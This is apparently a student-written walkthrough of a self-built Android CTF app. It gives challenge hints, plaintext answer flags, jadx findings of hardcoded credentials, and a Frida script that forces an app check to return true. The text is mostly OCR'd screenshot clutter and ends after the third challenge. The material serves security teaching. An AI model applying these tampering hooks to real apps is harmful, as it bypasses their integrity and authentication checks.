botCTF - Mobile Security Package

-VISHAL RAM V A (21PC38)
-YAMUNA SHREE P (21PC40)

Abstract:

The **BotCTFChallenge** tests Android security skills through **six** real-world vulnerability challenges. Participants will exploit **Broken Authentication** to bypass login, use **Frida for Location Spoofing and other challenges**, decode obfuscated data in **BotCoded Cipher**, abuse **Broadcast Receivers in Intercept & Execute**, and achieve **Arbitrary Code Execution** to run custom scripts. Each challenge enhances reverse engineering, security analysis, and exploitation techniques, making it a hands-on learning experience for cyber enthusiasts.

6 Challenges:

id	name	encrypted_flag	hint
1	Broken Authentication	KlmU3nCOuTFMTOnarlnzynp/1yuovipkMwEMfJtnqIf2MDyx8T+ccaR28hujmXk2	Enter the flag you got when logging in!
2	Conditionally Yours	dhEG7I9GbBGILt/TmjlNQPFp65aCQG3rLonBLILUiExgxu7lTahO8rZuatRrQsNH	Runtime illusions can be powerful
3	Location Spoofing	8dgvwJt9m+Kz2Vjy59YbhhLGzSPmUYnmGzwGss8HZKoc647RO0aGTmUMLoogy7xa	Your phone says you’re here, but are you really?
4	BotCoded Cipher	dyen2krqfBeEMKJMbVP1dE7Ww4PZMkBBL9ojEY/nDcCIytHuSXbLoot/eNIA8NBv	Some encoding trickery is involved
5	Intercept & Execute	hZznzQJz0t6W+ab6wl9+TXLTzR40CYNlPviw+02S33mSPC4yTnvoMZTm2GsTYV/r1ozbUBQ26agRG9ITiZaa8Q==	Not all broadcasts are silent. Some expose an interface

6	Arbitrary Code Execution	B/x5vvZIt/9C1xP4+rrMY3KBPMbSSOI/Lpd7HGKzpzUlmdKSp4YFFxKaFfTIme+X	Run your own code inside the app!

1. Broken Authentication


Flag: bot{1nv4l1d_s3ss10n_t0k3n}


Walkthrough:


1. Open the app and look for a login screen.
2. Check if there is a hardcoded(DatabaseHelper.kt) username/password in the APK.
3. If successful, extract the flag from the response after logging in.

Tools Required: jadx or apktool

Screenshots of walkthrough attached below




*app-release - jadx-gui
File View Navigation Tools Plugins Help
app-release.apk
Inputs
Files
Scripts
Source code
_COROUTINE
android.support.v4
androidx
com
example.ctfchatbot
AESHelper
anim
animator
attr
bool
BotResponse
BotResponse$Companic
BotResponse$Companic
Challenge
ChallengeProgress
ChatActivity
ChatActivity$$Exter
ChatAdapter
ComplexArithmeticChe
ComplexArithmeticChe
DatabaseHelper
Companion
COLUMN_FLAG Strin
COLUMN_HINT Strin
COLUMN_ID String
COLUMN_IS_ADMIN S
COLUMN_NAME Strin
COLUMN_PASSWORD S
COLUMN_PROGRESS S
COLUMN_USERNAME S
INSTANCE Database
DATABASE_NAME Str
DATABASE_VERSION
AESHelper
LoginActivity
LocationActivity
R
res/values/strings.xml
DatabaseHelper
77 int read = open.read(bArr);
if (read > 0) {
78 fileOutputStream.write(bArr, 0, read);
} else {
82 fileOutputStream.flush();
83 fileOutputStream.close();
84 open.close();
60 Log.d("DatabaseHelper", "Database copied successfully!");
88 registerUser("user", "user123", false);
return;
}
}
catch (IOException e) {
60 Log.e("DatabaseHelper", "Error copying database: " + e.getMessage
ide // android.database.sqlite.SQLiteOpenHelper
100 void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion)
trinsics.checkNotNullParameter(db, "db");
Issues: 3 warnings
Code Smali Simple Fallback
Split view


qemu-system-aarch64
Thu Apr 3 2:16:24 PM
CTFChatBot
Android
Pixel 5 API 35
app
HiddenDebugActivity.kt
NativeFlag.java
View Progress
Start Chat
Logout
Login Successful
Broken Authentication Flag : bot{1nv4l...
Logcat
Broken Authentication Flag: bot{1nv4l1d_s3ss10n_t0k3n}
CTFChatBot > app
onCreate
31:46 (3 chars) LF UTF-8 4 spaces

2. Conditionally Yours

Flag: bot{y0u_n33d_t0_t4mp3r_7h15}

Walkthrough:

adb shell am start -n com.example.ctfchatbot/.FlagActivity

1. Use a runtime instrumentation tool to explore the app's behavior.

   Focus on the isModified boolean inside FlagActivity.

2. Hook into the app while it's running and override return values or fields.


   Your goal is to flip isModified to true without altering the APK directly.


3. Once the flag path is taken, observe the Toast or logs for the real flag.


   Look for log tags like "BotCTF" or other clues in logcat.


Tools required: use jadx or apktool, frida


Screenshots of walkthrough attached below




development
sample.py ./
steal_flag.js
spoof_gps.js
frida_script.js
frida_script.js > ...
Java.perform(function () {
var FlagActivity = Java.use("com.example.ctfchatbot.FlagActivity");
FlagActivity.isModified.implementation = function () {
console.log("Overriding isModified to return true!");
return true;
};
});
PROBLEMS 474K+
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
development/dataprivacy/LLM-PBE/llm-pbe-env/bin
/python /Users/vrunknown/development/assignments/aml/sample.py
Valid input: Cdkv
(llm-pbe-env) vrunknown@Vishals-MacBook-Pro development %
zsh
Python
stable 40989↓ 29↑ 10K+ 10K+ 4K Projects: 1 Debug Any CPU


qemu-system-aarch64
CTFChatBot
master
Pixel 5 API 35
app
HiddenDebugActivity.kt
NativeFlag.java
flag.cpp
SharedPrefHelper.kt
WebView.kt
#include <jni.h>
extern "C"
JNIEXPORT jstring JNICALL
Java_com_example_ctfchatbot_NativeFlag_getFlag(JNIEnv *env, jobject NativeFlag instance) {
return env->NewStringUTF(bytes: "bot{runtlm3_sh3llc0d3}");
}
Java_com_example_ctfchatbot_NativeFlag_getFlag
Terminal
Local (3)
Local (4)
Local (5)
Local
Local (2)
Commands:
help -> Displays the help system
object? -> Display information about 'object'
exit/quit -> Exit
More info at https://frida.re/docs/home/
Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.example.ctfchatbot`. Resuming main thread!
[Android Emulator 5554::com.example.ctfchatbot]-> Java.perform(function () {
var FlagActivity = Java.use("com.example.ctfchatbot.FlagActivity");
FlagActivity.isModified.implementation = function () {
console.log("Overriding isModified to return true!");
return true;
};
});
[Android Emulator 5554::com.example.ctfchatbot]->
Secrets are closer than you think...
Username
Password
Login


CTFChatBot
master
Pixel 5 API 35
app
Android
HiddenDebugActivity.kt
NativeFlag.java
flag.cpp
SharedPrefHelper.kt
WebView.kt
#include <jni.h>
extern "C"
JNIEXPORT jstring JNICALL
Java_com_example_ctfchatbot_NativeFlag_getFlag(JNIEnv *env, jobject NativeFlag instance) {
return env->NewStringUTF(bytes: "bot{runt1m3_sh3llc0d3}");
}
Java_com_example_ctfchatbot_NativeFlag_getFlag
Terminal
Local (3)
Local (4)
Local (5)
Local
Local (2)
Commands:
help -> Displays the help system
object? -> Display information about 'object'
exit/quit -> Exit
More info at https://frida.re/docs/home/
Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.example.ctfchatbot`. Resuming main thread!
[Android Emulator 5554::com.example.ctfchatbot]-> Java.perform(function () {
var FlagActivity = Java.use("com.example.ctfchatbot.FlagActivity");
FlagActivity.isModified.implementation = function () {
console.log("Overriding isModified to return true!");
return true;
};
});
[Android Emulator 5554::com.example.ctfchatbot]-> Overriding isModified to return true!
CTFChatBot > app > src > main > cpp > flag.cpp
7:2 LF UTF-8 .clang-tidy
4 spaces
C++: CTFChatBot.app.main | debug | x86


Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help
Fri Apr 4 11:10:20 AM
CTFChatBot
master
Pixel 5 API 35
app
Android
HiddenDebugActivity.kt
NativeFlag.java
flag.cpp
SharedPrefHelper.kt
WebView.kt
#include <jni.h>
extern "C"
JNIEXPORT jstring JNICALL
Java_com_example_ctfchatbot_NativeFlag_getFlag(JNIEnv *env, jobject NativeFlag instance) {
return env->NewStringUTF(bytes: "bot{runt1m3_sh3llc0d3}");
}
Java_com_example_ctfchatbot_NativeFlag_getFlag
Terminal
Local (3)
Local (4)
Local (5)
Local
Local (2)
Spawned `com.example.ctfchatbot`. Resuming main thread!
[Android Emulator 5554::com.example.ctfchatbot]-> [+] Spoofing Latitude: 17.7749
[+] Spoofing Longitude: -12.4194
[Android Emulator 5554::com.example.ctfchatbot]-> Connection terminated
[Android Emulator 5554::com.example.ctfchatbot]->
Thank you for using Frida!
vrunknown@Vishals-MacBook-Pro development %
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.FlagActivity
Starting: Intent { cmp=com.example.ctfchatbot/.FlagActivity }
vrunknown@Vishals-MacBook-Pro development %
CTFChatBot > app > src > main > cpp > flag.cpp
7:2 LF UTF-8 .clang-tidy
4 spaces
C++: CTFChatBot.app.main | debug | x86
View Progress
Start Chat
Logout
Conditionally Yours Flag:
bot{y0u_n33d_t0_t4mp3r_7h15}

3. Frida Location Spoofing

adb shell am start -n com.example.ctfchatbot/.LocationActivity


Flag: bot{f4k3d_gps_p0s1t10n}

